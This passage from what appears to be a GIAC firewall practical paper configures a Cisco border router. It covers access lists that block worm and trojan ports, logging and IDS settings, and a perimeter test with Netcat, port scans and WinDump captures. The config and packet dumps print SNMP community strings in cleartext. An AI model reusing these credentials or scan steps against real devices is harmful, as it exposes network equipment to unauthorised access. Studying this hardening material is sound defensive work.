aaa authorization exec default local
service password-encryption
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
clock timezone CST -6
clock summer-time CDT recurring
no ip http secure-server
no ip http server
no ip source-route
no service finger
no ip finger
no service pad
no ip bootp server
no ip domain-lookup
no cdp run
no logging console
no ftp-server write-enable
banner exec #
```

By continuing to use this system you indicate your awareness of and consent to these terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the

conditions stated in this warning.

<http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html#>

banner login #

Any or all uses of this system and all files on this system may be intercepted, monitored, recorded, copied, audited, inspected, and disclosed to authorized site, Corporate GIAC, and law enforcement personnel.#

banner motd #

This computer is a GIAC Enterprises Computer and is the property of the GIAC Enterprises. It is for authorized use only. Users (authorized or unauthorized) have no explicit or implicit expectation of privacy.#

snmp-server tftp-server-list 69

snmp-server community <SNMP String> RO 69

ip domain-name GIACit.com

scheduler allocate

ntp source <Interface Number>

line con 0

login authentication console

exit

line vty 0 4

access-class 10 in

transport input ssh

exit

line vty 5 15

transport input none

transport output none

exit

interface FastEthernet0/1

ip verify unicast reverse-path

exit

crypto key generate rsa usage

2048

Now that the standard security setups have been done the router is now populated with the rest of the configuration. First make sure there is plenty of log information"

logging buffered 30000 debugging

IP Subnet zero can be used or not used. This is a philosophical discussion in the IP community as to whether or not this should be a "legal" address. If the ISP assigns a subnet zero IP address then NSD will be forced to use IP subnet zero:

ip subnet-zero

IP Cef is required for the Cisco NBAR application:

ip cef

Set up our Cisco IOS Firewall:

ip audit notify log

```
ip audit po max-events 2000
ip audit signature 1104 disable
ip audit signature 1107 disable
ip audit signature 2000 disable
ip audit signature 2001 disable
ip audit signature 2004 disable
ip audit signature 2005 disable
ip audit name AUDIT.1 info action alarm drop reset
ip audit name AUDIT.1 attack action alarm drop reset
mpls ldp logging neighbor-changes
```

Set up an interface to route null packets to and route any private 192.168.X.Y packets to the bit bucket. Alternately interface Null0 can be used as a bit bucket (see 172.16.X.Y network router below):

```
interface Loopback0
ip address 192.168.1.1 255.255.0.0
```

Since this is a Border Router we have some extra special interface configurations. The inside interface (towards us) is FastEthernet0/0. The outside (towards the Internet) is FastEthernet 0/1. This configuration would also apply to a serial interface:

```
interface FastEthernet0/0
ip address 65.213.217.33 255.255.255.240
```

Make sure that the Unicast packets are verified correct:

```
ip verify unicast reverse-path
```

Do **NOT** send out Unreachable echo replies back to the Internet or back to our computers:

```
no ip unreachable
```

Show all access violations:

```
ip accounting access-violations
```

Tell which protocols are being used on this router (show ip nbar protocol-discovery to see what is being used, ip cef must be enabled):

```
ip nbar protocol-discovery
Auto negotiate speed and duplex:
duplex auto
speed auto
```

Set up your outside interface:

```
interface FastEthernet0/1
ip address 65.213.217.125 255.255.255.248
```

Border router ingress and egress packet filters:

```
ip access-group 110 in
```


ip access-group 120 out

Again verify all Unicast paths:

ip verify unicast reverse-path

Do not allow “this is a better route” messages (used in Denial Of Service sometimes):

no ip redirects

Do not tell hackers that network is not there:

no ip unreachable

Do not Proxy Arp for anybody. **DO NOT** put this command on the same interface (FastEthernet 0/0) as the PIX. The PIX **NEEDS** the proxy arp from the router. The PIX **IS NOT** a router:

no ip proxy-arp

Account access-violations:

ip accounting access-violations

Run the Cisco IOS firewall:

ip audit AUDIT.1 in

Auto negotiate speed:

duplex auto

speed auto

Set up your default route:

ip route 0.0.0.0 0.0.0.0 65.213.217.124

Send all 10.X.Y.Z traffic back to the PIX firewall (NMS traffic, any traffic that shouldn't be there):

ip route 10.0.0.0 255.0.0.0 65.213.217.34

Route any 172.16.X.Y through 172.31.X.Y to the bit bucket:

ip route 172.16.0.0 255.240.0.0 Null0

Set the amount of information we want logged. In this case all information is logged:

logging history debugging

logging trap debugging

Set which device gets all of our log messages (The NMS):

logging 65.213.217.46

All which devices can SSH into this router:

access-list 10 permit 65.213.217.46

access-list 10 permit 65.213.217.39

```
access-list 10 deny any log
```

Allow which devices can get SNMP traps to / from this router. Previous to IOS V12.2S / 12.3 remember that if this access list needs to be changed the only way to do this is to copy the access list to BBEdit, notepad (or some such), type the command “no access-list 69” to completely delete the access list, make the changes to your access list in the editor program and then copy / paste the entire access list back in. This is especially tedious when making changes to access-list 110 (see below):

```
access-list 69 permit 10.32.1.122
access-list 69 permit 65.213.217.46
access-list 69 deny any log
```

Access-list 69 is a “simple” Standard access list. It is the first access list that Cisco defined. It only allows layer 3 (IP) addresses in the access list. Extended access lists allow filtering based on layer 4, ports. There are quite a few different types of access lists. For a full tutorial on access lists please see Cisco, Access Lists, 2003. URL:

http://www.cisco.com/en/US/tech/tk648/tk361/tk821/tech_protocol_home.html

(Accessed October 8, 2003)

Cisco, Cisco IOS Firewall Configuring IP Access Lists, 2003. URL:

http://www.cisco.com/en/US/products/sw/secursw/ps1018/products_tech_note09186a00800a5b9a.shtml (Accessed October 8, 2003)

If IOS V12.2S and above is running, it is possible to edit individual lines in an access list. See Cisco, Cisco IOS Software Releases 12.2 S IP Access List Entry Sequence Numbering, 2003. URL:

http://www.cisco.com/en/US/products/sw/iosswrel/ps1838/products_feature_guide09186a0080134a60.html (Accessed October 8, 2003)

Next, create the access list that limits what kind of traffic enters the network from “The Internet”. This access list will change over time as NSD learns more about the traffic patterns of the network. Since this is not the main site, all of the references to the DMZ machines have been deleted. There will not be a DMZ at this site. If a DMZ is needed then the configs from the main site can be used as a template. First let through ping requests from and to the NMS. The NMS (65.213.217.46, Firewall NAT translated) pings “the other side” (65.213.217.241, a machine the ISP owns) of the ISP to make sure that GIAC is getting “out” to the Internet. The ISP also pings the interface from 65.213.217.249 to make sure that GIAC is still reachable:

```
access-list 110 permit icmp host 65.213.217.125 host 65.213.217.46
access-list 110 permit icmp host 65.213.217.241 host 65.213.217.46
access-list 110 permit icmp host 65.213.217.249 host 65.213.217.125
```

Next, drop any port unreachable packets returning (they generate annoying syslog entries):

```
access-list 110 deny icmp any host 65.213.217.39 port-unreachable
```

Other than that, allow the employees to ping:

access-list 110 permit icmp any host 65.213.217.39

And allow “need to fragment “ messages through:
access-list 110 permit icmp any any packet-too-big

Other than that deny any ICMP messages. This keeps hackers from mapping the GIAC network:

access-list 110 deny icmp any any
access-list 110 deny udp any eq echo any
access-list 110 deny udp any any eq echo

Stop any data that pretends to come from this network (forged packets):
access-list 110 deny ip 65.213.217.32 0.0.0.15 any log

And any packets with an address of 0.0.0.0:
access-list 110 deny ip host 0.0.0.0 any

And any broadcast data:
access-list 110 deny ip any host 255.255.255.255

And any RFC1918 addresses:
access-list 110 deny ip 192.168.0.0 0.0.255.255 any log
access-list 110 deny ip 172.16.0.0 0.15.255.255 any log
access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny ip 127.0.0.0 0.255.255.255 any log

Any data destined for any addresses that should never get data (like the internet address of the PIX firewall or any address of the router):

access-list 110 deny ip any host 65.213.217.32
access-list 110 deny ip any host 65.213.217.35
access-list 110 deny ip any host 65.213.217.37
access-list 110 deny ip any host 65.213.217.38
access-list 110 deny ip any host 65.213.217.40
access-list 110 deny ip any host 65.213.217.41
access-list 110 deny ip any host 65.213.217.42
access-list 110 deny ip any host 65.213.217.43
access-list 110 deny ip any host 65.213.217.44
access-list 110 deny ip any host 65.213.217.45
access-list 110 deny ip any host 65.213.217.47

Specifically do not allow any data to the subnet or broadcast address on the FastEthernet 0/1 interface:

access-list 110 deny ip any host 65.213.217.120
access-list 110 deny ip any host 65.213.217.127

Allow domain servers to send GIAC back the DNS requests:
access-list 110 permit udp host 207.158.192.40 eq domain any
access-list 110 permit tcp host 207.158.192.40 eq domain any
access-list 110 permit udp host 209.41.31.13 eq domain any
access-list 110 permit tcp host 209.41.31.13 eq domain any

Allow users to send DNS requests to anyone they wish:
access-list 110 permit tcp any eq domain host 65.213.217.39
access-list 110 permit udp any eq domain host 65.213.217.39

Allow the Network Time Protocol from a specific set of NTP servers:
access-list 110 permit udp host 209.81.9.7 eq ntp any
access-list 110 permit udp host 128.252.19.1 eq ntp any
access-list 110 permit udp host 208.184.49.9 eq ntp any

The next set of ports are just a collection of ports that hackers and worms scan regularly and the scans end up filling up the syslog logs. A good example of a worm is the SQL Slammer worm on port 1434. As worms come and go this list will undoubtedly become longer:

```
access-list 110 deny tcp any eq 0 any
access-list 110 deny udp any eq 0 any
access-list 110 deny tcp any any eq 0
access-list 110 deny udp any any eq 0
access-list 110 deny tcp any any eq 22
access-list 110 deny tcp any any eq telnet
access-list 110 deny tcp any any range 135 139
access-list 110 deny udp any any range 135 netbios-ss
access-list 110 deny tcp any any eq 443
access-list 110 deny tcp any any eq 445
access-list 110 deny udp any any eq 445
access-list 110 deny tcp any any eq lpd
access-list 110 deny tcp any any eq 901
access-list 110 deny tcp any any eq 1080
access-list 110 deny tcp any any eq 1433
access-list 110 deny tcp any any eq 1434
access-list 110 deny udp any any eq 1434
access-list 110 deny tcp any any eq 17300
access-list 110 deny tcp any any eq 27374
access-list 110 deny tcp any any eq 37852
access-list 110 deny udp any any eq 37852
access-list 110 deny ip any host 65.213.217.125
access-list 110 deny ip any host 65.213.217.33
access-list 110 deny ip any host 65.213.217.34
```

Spammer is sending Microsoft Messenger popup ads on ports 1026 through 1029.
Drop these packets:

```
access-list 110 deny udp any any eq 1026
access-list 110 deny udp any any eq 1027
access-list 110 deny udp any any eq 1028
access-list 110 deny udp any any eq 1029
```

Do not allow any access to the internet switch or NMS NAT address and log any attempts at access. This is a barometer of what kind of attacks are getting through the above deny lists. This indicates when hacker activity or worm activity kicks in:

```
access-list 110 deny ip any host 65.213.217.36 log
access-list 110 deny ip any host 65.213.217.46 log
```

Allow any connections that are already established (ack bit set):

```
access-list 110 permit tcp any 65.213.217.32 0.0.0.15 established
```

Do not allow ident or SMTP requests:

```
access-list 110 deny tcp any any eq ident
access-list 110 deny tcp any any eq smtp
```

And finally deny anything left and log the results:

```
access-list 110 deny ip any any log
```

Access list 120 is the protection from data packets going out to the Internet from GIAC users. Do not allow any RFC 1918 addresses to escape from the router:

```
access-list 120 deny ip 192.168.0.0 0.0.255.255 any log
access-list 120 deny ip 172.16.0.0 0.15.255.255 any log
access-list 120 deny ip 10.0.0.0 0.255.255.255 any log
access-list 120 deny ip 127.0.0.0 0.255.255.255 any log
access-list 120 deny ip any 192.168.0.0 0.0.255.255 log
access-list 120 deny ip any 172.16.0.0 0.15.255.255 log
access-list 120 deny ip any 10.0.0.0 0.255.255.255 log
access-list 120 deny ip any 127.0.0.0 0.255.255.255 log
```

Microsoft ports are not allowed out of the system:

```
access-list 120 deny tcp any any range 135 139 log
access-list 120 deny udp any any range 135 netbios-ss log
access-list 120 deny tcp any any eq 445 log
access-list 120 deny udp any any eq 445 log
```

Definitely do not let the switch talk to anybody:

```
access-list 120 deny ip host 65.213.217.36 any
```

Allow the NMS to ping out:

```
access-list 120 permit icmp host 65.213.217.46 65.213.217.120 0.0.0.7
access-list 120 permit icmp host 65.213.217.46 host 190.105.12.254
```

Allow users to ping and to get “please fragment” messages back:
access-list 120 permit icmp host 65.213.217.39 any
access-list 120 permit icmp any any packet-too-big log

Other than that, deny any ICMP:
access-list 120 deny icmp any any log

Allow all from inside users. The internal 3640 handles restrictions on users trying to get out:
access-list 120 permit ip host 65.213.217.39 any

Allow Nslookup and Network Time Protocol. Note that the DNS packets can get out from any device (including the DMZ computers) but access list 110 does not allow the packets to come back into the DMZ computers unless they are specifically listed:
access-list 120 permit udp any any eq domain
access-list 120 permit tcp any any eq domain
access-list 120 permit udp any any eq ntp

Allow NMS to go out to the Web, HTTPS and FTP:
access-list 120 permit tcp host 65.213.217.46 any eq ftp
access-list 120 permit tcp host 65.213.217.46 any eq www
access-list 120 permit tcp host 65.213.217.46 any eq 443

Otherwise log anything that is not listed above:
access-list 120 permit ip any any log
access-list 120 deny ip any any log

Set up the “external” SNMP string but only allow the NMS to make SNMP requests. If the SNMP string is correct but the IP address is incorrect a syslog trap will be generated:
snmp-server community Cl4e78Nm201JqaSM RO 69
snmp-server enable traps tty
snmp-server tftp-server-list 69

Since this is an external device, the border router will need to use NTP servers that are available on “The Internet”:
ntp server 209.81.9.7
ntp server 128.252.19.1 prefer
ntp server 208.184.49.9

The border router should now be ready to go. The firewall setup would (likewise) be based on the firewall at the main site as would the setup for the 3640 router. Each site will most likely have slightly different configurations simply because the users at each site will have different internet usage requirements.

Verify The Firewall Policy

To know your enemy, you must become your enemy... Keep your friends close and your enemies closer. – Attributed to Sun Tzu, 6th-5th century BC, Chinese general

Plan The Validation

The Border Router / Firewall evaluation was conducted using Netcat for sending and listening for packets. The ports for the specific protocols needed were shown to be allowed through the perimeter to and from the DMZ. The ports from the DMZ out were verified as working. Finally the ports allowed outbound to the DMZ and to “The Internet” were verified as allowed to pass.

A computer was placed outside the firewall / border router to simulate an “outside” machine. A computer was placed in the DMZ to simulate the WWW / SMTP server. All packets passed between these two machines were verified as passed or blocked..

Likewise, a test machine was placed on the internal network to verify outgoing traffic to both the DMZ server and “The Internet”.


Testing of the firewall / Border Router was done “off hours” as the WEB / SMTP server was not be accessible during the testing. The testing was done after work for minimal impact. While this incurred the cost of one day of overtime for network personnel this ensured the web site and SMTP availability for normal weekday operations.

Note: The only validation performed is of the perimeter security up to layer 4 on the OSI model. This does **not** verify that the software running on the server(s) are secure. That is the responsibility of the LAN manager, not the network manager. At the very least patches to the OS should be tested and applied within 30 days. Services for scanning the network from an intruders point of view are available, see (for example) Qualys, Qualys, Inc: Securing the Enterprise, 2003. URL: <https://www.qualys.com/> (Accessed October 23, 2003).

Testing of the security features of the routers / switches can be done during normal business hours.

The ports tested were per those defined in the section “Security Policy” of this paper. These ports are detailed in the section “Conduct the Validation”. Ports tested will also include those ports that should not pass through the firewall. This was verified using WinDump.

See below diagram for this setup.



Conduct The Validation

Validating The Perimeter

The Border Router / Firewall / Internal router security was evaluated as defined in the **Security Policy**. Specifically:

Customers and General Public → Data inbound from “The Internet” to the DMZ:

Port 80 - WWW Services

Port 443 - Secure WWW Services

Port 25 - SMTP - Inbound E-Mail

All other access is an implicit deny.

Data from the WWW/Mail server out:

Port 25 - SMTP - E-Mail to GIAC mail server from the WWW/SMTP server.

Port 25 – SMTP – To “The Internet” – Blocked and not logged

Port 80 - www – To “The Internet”

Port 443 - https – To “The Internet”

Port 21 - ftp (control) – To “The Internet”

Port 20 - ftp-data – To “The Internet”

Port 53 – UDP and TCP – DNS to / from the ISP’s DNS server

Suppliers / Contractors, Partners, Sales Force and Mobile workers

To VPN IP Address 190.104.93.35:

IKE port mapping Protocol UDP port 500 - Inbound - VPN

ESP Protocol 50

AH Protocol 51

GRE port mapping Protocol 47

VPN Validation is by connecting to the VPN from an outside IP address. This connection is shown using the Cisco VPN Client in Appendix G.

Employees connecting outbound to “The Internet” or to the WWW server:

Employees connect via the internal network

All protocols outbound allowed including the connection to port 443 from the internal GIAC Database server 10.32.1.105 to the DMZ server except:

tcp source or destination ports 135 through 139 - Microsoft port

udp source or destination ports 135 through 139 - Microsoft ports

tcp source or destination port 445 - Microsoft port

udp source or destination port 445 - Microsoft port

tcp destination port 554 - Streaming Media

All other access is an implicit permit and log.

Tools and commands

Tools

WinPcap_3_0.exe is installed on all machines to allow WinDump (TCPDump) to work: Loris Degioanni (Et. Al), Windows Packet Capture Library, September 12, 2003. URL: <http://winpcap.polito.it/> (Accessed October 23, 2003).

WinDump (Windows version of TCPDump) is installed to capture all packets: Loris Degioanni (Et. Al), WinDump: tcpdump for Windows, August 08, 2002. URL: <http://windump.polito.it/> (Accessed October 23, 2003).

For a complete and fast scan of all ports FastScan software will be used for “The Internet” computer and WinDump will be used on the DMZ computer to see what packets actually make it through:

Jiva DeVoe, ICQ (search for “FastScan”), 2003. URL: <http://umount.virtualave.net/hack/soft/scan/scan.htm> (Accessed October 23, 2003).

For individual ports to verify full TCP handshake or UDP transfer NetCat for Windows will be used, @stake , @stake | Network Utility Research Tools, 2003. http://www.atstake.com/research/tools/network_utilities/ (Accessed October 23, 2003).

Commands

See Appendix F for the below NetCat setup files. WinDump ran during the duration of all commands to verify packet transfer.

See Appendix G for the output from these commands. The analysis of the output can be found in the section “Evaluate The Results”. All output was as expected.

VPN

The VPN connection was made using a Cisco VPN client. Connection is complete and good. See Appendix G.

Internet to the DMZ commands:

DMZ Computer:

netcatgolistenDMZ.bat

“The Internet” computer:

netcatgogetDMZ.bat

fastscan IP Address 190.104.93.42

DMZ to Internet

“The Internet” computer:

netcatgolistenINT.bat

DMZ Computer:

netcatgogetlNT.bat

The DNS validation was to / from the DNS server 207.155.183.73.

fastscan IP Address 189.22.47.3

DMZ to Internal Network

DMZ Computer:

netcatgogetSMTP.bat

Internal SMTP server:

(Will respond with SMTP banner)

fastscan IP Address 10.32.1.102

Internal Network to DMZ

DMZ Computer:

netcatgolistenDB.bat

Internal DB server:

netcatgogetDB.bat

fastscan IP Address 192.168.100.7 (all ports should be seen by WinDump except the Microsoft ports)

Internal Network to Internet

“The Internet” computer:

netcatgolistenINTR.bat

Internal computer:

netcatgogetINTR.bat

fastscan IP Address 189.22.47.3 (all ports should be seen by WinDump except the Microsoft ports)

Validating Router and Switch Security

The security of the switches and the routers was validated. Since WinDump cannot run (or its like) on a switch or router, the lack of packets from that device in the WinDump file and error logs from that device will show that there is no information coming from that device.

First check the SNMP string using a free SNMP checking tool:

SANS, SANS Institute (Sic): Free SNMP Tool, 2003 URL:

<http://www.sans.org/alerts/snmp/> (Accessed October 23, 2003).

Run WinDump the following options for the internal switch (test this to make sure that it is working by substituting any HP printer IP address for the below IP address and a SNMP string of “public”):

windump -n -X -s 1500 (src 10.32.1.10 or dst 10.32.1.10) and (udp port 161)

Run SNMPPing.exe, click on “Scan”. Under Options put in the correct SNMP string. Put in the IP address of the device and click on “Scan”

After the SNMP test, try to Telnet to all the devices. All Telnet should fail as only SSH is allowed. The WinDump command for telnet is (for example):
windump -n -X -s 1500 (src 10.32.1.10 or dst 10.32.1.10) and (tcp port 23)

SSH connectivity to most devices is not limited to specific Internal users except the PIX firewall. SSH access to the DMZ switch, the Internet switch and the border router is limited to the NMS and the internal users. These “deny” functions will be tested using the same method as the Telnet verification except the windump command will be:
windump -n -X -s 1500 (src 192.168.70.2 or dst 192.168.70.2) and (tcp port 22)

Internal Switch Security Testing

SNMP WinDump output:

```
C:\>windump -n -X -s 1500 (src 10.32.1.10 or dst 10.32.1.10) and (udp port 161)
windump: listening on \Device\NPF_{16BA18B2-A32A-4AFD-91A4-5BBC63B1DDF9}
08:26:03.180474 IP 10.32.1.102.1686 > 10.32.1.10.161: C=k23!Qs78nKWn6SwaLk!P
GetRequest(25) .1.3.6.1.2.1.1.5.0
0x0000 4500 0052 291d 0000 8011 f9ce 0a20 0166 E..R) .....f
0x0010 0a20 010a 0696 00a1 003e b679 3034 0201 .....>.y04..
0x0020 0004 146b 3233 2151 7337 386e 4b57 6e36 ...k23!Qs78nKWn6
0x0030 5377 614c 6b21 50a0 1902 0100 0201 0002 SwaLk!P.....
0x0040 0100 300e 300c 0608 2b06 0102 0101 0500 ..0.0...+.....
0x0050 0500 ..
```

Switch log output:

Oct 23 08:23:34.403 CDT: %SEC-6-IPACCESSLOGS: list 69 denied 10.32.1.102 1 packet

Telnet WinDump Output:

```
C:\>windump -n -X -s 1500 (src 10.32.1.10 or dst 10.32.1.10) and (tcp port 23)
windump: listening on \Device\NPF_{16BA18B2-A32A-4AFD-91A4-5BBC63B1DDF9}
09:06:12.150701 IP 10.32.1.102.1809 > 10.32.1.10.23: S
4192148306:4192148306(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 379d 4000 8006 ab7b 0a20 0166 E..07.@....{...f
0x0010 0a20 010a 0711 0017 f9df 1b52 0000 0000 .....R....
0x0020 7002 ffff 4f16 0000 0204 05b4 0101 0402 p...O.....
09:06:12.153181 IP 10.32.1.10.23 > 10.32.1.102.1809: R 0:0(0) ack 4192148307
win 0
0x0000 4500 0028 e0ef 0000 ff06 c330 0a20 010a E..(.....0....
0x0010 0a20 0166 0017 0711 0000 0000 f9df 1b53 ...f.....S
0x0020 5014 0000 7bc6 0000 0000 0000 0000 P...{.....
09:06:12.626045 IP 10.32.1.102.1809 > 10.32.1.10.23: S
4192148306:4192148306(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 379e 4000 8006 ab7a 0a20 0166 E..07.@....z...f
0x0010 0a20 010a 0711 0017 f9df 1b52 0000 0000 .....R....
0x0020 7002 ffff 4f16 0000 0204 05b4 0101 0402 p...O.....
09:06:12.626880 IP 10.32.1.10.23 > 10.32.1.102.1809: R 0:0(0) ack 1 win 0
0x0000 4500 0028 e12f 0000 ff06 c2f0 0a20 010a E..(/.....
```

```
0x0010 0a20 0166 0017 0711 0000 0000 f9df 1b53 ...f.....S
0x0020 5014 0000 7bc6 0000 0000 0000 0000 P...{.....
09:06:13.172923 IP 10.32.1.102.1809 > 10.32.1.10.23: S
4192148306:4192148306(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 379f 4000 8006 ab79 0a20 0166 E..07.@....y...f
0x0010 0a20 010a 0711 0017 f9df 1b52 0000 0000 .....R....
0x0020 7002 ffff 4f16 0000 0204 05b4 0101 0402 p...O.....
09:06:13.173777 IP 10.32.1.10.23 > 10.32.1.102.1809: R 0:0(0) ack 1 win 0
0x0000 4500 0028 e130 0000 ff06 c2ef 0a20 010a E..(.0.....
0x0010 0a20 0166 0017 0711 0000 0000 f9df 1b53 ...f.....S
0x0020 5014 0000 7bc6 0000 0000 0000 0000 P...{.....
```

Telnet error:

```
C:\>telnet 10.32.1.10
Connecting To 10.32.1.10...Could not open a connection to host on port 23 :
Connect failed
```

```
C:\>
```

Internal 3640 router 10.32.1.1:

SNMP WinDump output:

```
C:\>windump -n -X -s 1500 (src 10.32.1.1 or dst 10.32.1.1) and (udp port 161)
windump: listening on \Device\NPF_{16BA18B2-A32A-4AFD-91A4-5BBC63B1DDF9}
08:35:14.206023 IP 10.32.1.102.1706 > 10.32.1.1.161: C=k23!Qs78nKWn6SwaLk!P
GetRequest(25) .1.3.6.1.2.1.1.5.0
0x0000 4500 0052 2bab 0000 8011 f749 0a20 0166 E..R+.....I...f
0x0010 0a20 0101 06aa 00a1 003e b66e 3034 0201 .....>.n04..
0x0020 0004 146b 3233 2151 7337 386e 4b57 6e36 ...k23!Qs78nKWn6
0x0030 5377 614c 6b21 50a0 1902 0100 0201 0002 SwaLk!P.....
0x0040 0100 300e 300c 0608 2b06 0102 0101 0500 ..0.0...+.....
0x0050 0500 ..
```

Router log output:

```
Oct 23 08:34:26.352 CDT: %SEC-6-IPACCESSLOGS: list 69 denied 10.32.1.102 1
packet
```

Telnet WinDump Output:

```
C:\>windump -n -X -s 1500 (src 10.32.1.1 or dst 10.32.1.1) and (tcp port 23)
windump: listening on \Device\NPF_{16BA18B2-A32A-4AFD-91A4-5BBC63B1DDF9}
09:11:05.378014 IP 10.32.1.102.1825 > 10.32.1.1.23: S
4270799320:4270799320(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 38a7 4000 8006 aa7a 0a20 0166 E..08.@....z...f
0x0010 0a20 0101 0721 0017 fe8f 39d8 0000 0000 .....!....9.....
0x0020 7002 ffff 2bd9 0000 0204 05b4 0101 0402 p...+.....
09:11:05.379566 IP 10.32.1.1.23 > 10.32.1.102.1825: R 0:0(0) ack 4270799321
win 0
0x0000 4500 0028 566e 0000 ff06 4dbb 0a20 0101 E..(Vn....M.....
0x0010 0a20 0166 0017 0721 0000 0000 fe8f 39d9 ...f...!.....9.
0x0020 5014 0000 5889 0000 0000 0000 0000 P...X.....
09:11:05.878317 IP 10.32.1.102.1825 > 10.32.1.1.23: S
4270799320:4270799320(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 38a8 4000 8006 aa79 0a20 0166 E..08.@....y...f
0x0010 0a20 0101 0721 0017 fe8f 39d8 0000 0000 .....!....9.....
0x0020 7002 ffff 2bd9 0000 0204 05b4 0101 0402 p...+.....
09:11:05.879583 IP 10.32.1.1.23 > 10.32.1.102.1825: R 0:0(0) ack 1 win 0
0x0000 4500 0028 5670 0000 ff06 4db9 0a20 0101 E..(Vp....M.....
0x0010 0a20 0166 0017 0721 0000 0000 fe8f 39d9 ...f...!.....9.
```

```
0x0020 5014 0000 5889 0000 0000 0000 0000 P...X.....
09:11:06.425171 IP 10.32.1.102.1825 > 10.32.1.1.23: S
4270799320:4270799320(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
0x0000 4500 0030 38a9 4000 8006 aa78 0a20 0166 E..08.@....x...f
0x0010 0a20 0101 0721 0017 fe8f 39d8 0000 0000 .....!.....9.....
0x0020 7002 ffff 2bd9 0000 0204 05b4 0101 0402 p...+.....
09:11:06.426492 IP 10.32.1.1.23 > 10.32.1.102.1825: R 0:0(0) ack 1 win 0
0x0000 4500 0028 5672 0000 ff06 4db7 0a20 0101 E..(Vr....M.....
0x0010 0a20 0166 0017 0721 0000 0000 fe8f 39d9 ...f...!.....9.
0x0020 5014 0000 5889 0000 0000 0000 0000 P...X.....
```

Telnet error:

```
C:\>telnet 10.32.1.1
Connecting To 10.32.1.1...Could not open a connection to host on port 23 :
Connect failed
```

C:\>

PIX Firewall 192.168.70.2:

SNMP WinDump output:

```
C:\>windump -n -X -s 1500 (src 192.168.70.2 or dst 192.168.70.2) and (udp
port 161)
windump: listening on \Device\NPF_{16BA18B2-A32A-4AFD-91A4-5BBC63B1DDF9}
08:40:52.348237 IP 10.32.1.102.1730 > 192.168.70.2.161:
C=k23!Qs78nKWn6SwaLk!P GetRequest(25) .1.3.6.1.2.1.1.5.0
0x0000 4500 0052 2f1a 0000 8011 f850 0a20 0166 E..R/.....P...f
0x0010 c0a8 4602 06c2 00a1 003e bacc 3034 0201 ..F.....>..04..
0x0020 0004 146b 3233 2151 7337 386e 4b57 6e36 ...k23!Qs78nKWn6
0x0030 5377 614c 6b21 50a0 1902 0100 0201 0002 SwaLk!P.....
